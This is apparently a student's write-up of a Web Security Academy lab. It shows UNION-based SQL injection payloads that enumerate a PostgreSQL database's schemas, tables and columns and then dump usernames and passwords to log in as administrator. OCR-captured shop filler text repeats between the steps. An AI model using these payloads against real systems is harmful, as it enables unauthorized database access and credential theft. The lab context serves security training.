
Lab 4: SQL injection attack, listing the database contents on non-Oracle databases

Impact: I could retrieve data for all users including username, password, and emails including the administrator, though I logged in as an admin.

- Search for a specific Category like ‘Pets’ for example. (category=Pets)



https://0ad6000303d8dfce809c26cd002200ec.web-security-academy.net/filter?category=Pets

Pets

Refine your search:


Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Better than a trip in the car with the window open. Health & Safety is of paramount importance to us, should the dog, at any time, veer off course we will instantly start firing at the balloons one by one in order to facilitate their safe descent. This should not be any cause for concern as this is our official landing procedure at the end of the ride, and no fatalities have been recorded. You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dogs can become very excited on this ride and we have little control over where they might hover. Give your best friend the time of its life, book today as all early birds have an added bonus of choosing the colors of the balloons.

More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro

- Try **category=Pets'** Payload. (caused an Internal Server Error, so there is a potential for SQLi)




https://0ad6000303d8dfce809c26cd002200ec.web-security-academy.net/filter?category=Pets'

Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB
Not solved
Back to lab home
Back to lab description

Internal Server Error

Internal Server Error

- Try **category=Pets' or 1=1 -- -** Payload. (which worked.)



https://0ad6000303d8dfce809c26cd002200ec.web-security-academy.net/filter?category=Pets' or 1=1 -- -

Pets' or 1=1 -- -


Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of. For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.

Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon

- From here I'll work to find how many columns are returned from the original query (using **order by x** payload until an error occurs) (The used payload: **Pets' order by 2 -- -**).



Pets' order by 2 -- -

Fur Babies


Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in. All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children. You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either. Have the best of both worlds, and surprise your friends and family if you purchase from one of our Wild and Rare ranges. Join the trendsetters of Beverly Hills, show off on Instagram, but remember a fur baby is for life, and not just for Christmas.

Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at

- Then know which column can hold string data using **‘ union select null, null** payload and change each null separately with any string (‘a’ for example).


- Use ‘ **union select ‘a’, null -- -** and **' union select null, 'a'-- -** payloads, you can see that both columns can hold string data.



SQL injection attack, listing the database contents on non-Oracle databases

' union select null, 'a'-- -

a




SQL injection attack, listing the database contents on non-Oracle databases

' union select 'a', null -- -

a

- Right Now I want to get the name of the database


- I could get the database type and version using this payload ' **union select (SELECT version()), null -- -**



' union select (SELECT version()), null -- -

```
PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit
```

- Use this payload to get all databases' names (' **union select table_schema, null from information_schema.tables -- -**)




' union select table_schema, null from information_schema.tables -- -

```
public
pg_catalog
information_schema
```

- I want to get users's data so I will dive into public database.
- I retrieved tables' names in public database using this payload (' **union select table_name, null from**


information_schema.tables where table_schema='public'-- -)



' union select table_name, null from information_schema.tables where table_schema='public'-- -

```
users_fqucyo
products
```


- I'll dive into users_fqucyo table, and get columns names.
- I've got tables' names from users table using this payload (' **union SELECT column_name, null FROM information_schema.columns where table_schema='public' and table_name='users_fqucyo'-- -)**



' union SELECT column_name, null FROM information_schema.columns where table_schema='public' and table_name='users_fqucyo'-- -

```
email
password_rnhrbn
username_ndldhw
```


- I was able to retrieve all columns data from users table using this payload (**' union select CONCAT(email, '~', username_ndldhw,'~',password_rnhrbn), null from public.users_fqucyo -- -**)



' union select CONCAT(email, '~', username_ndldhw,'~',password_rnhrbn), null from public.users_fqucyo -- -

```
~administrator~8xxeo52fu4aqpp3593kl
~wiener~9ggmmdzgh7ik3fuhvegf
~carlos~sbu4vrlf2hgdlefbsqv7
```

- Take the username and pass for the admin and log in.



SQL injection attack, listing the database contents on non-Oracle databases

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

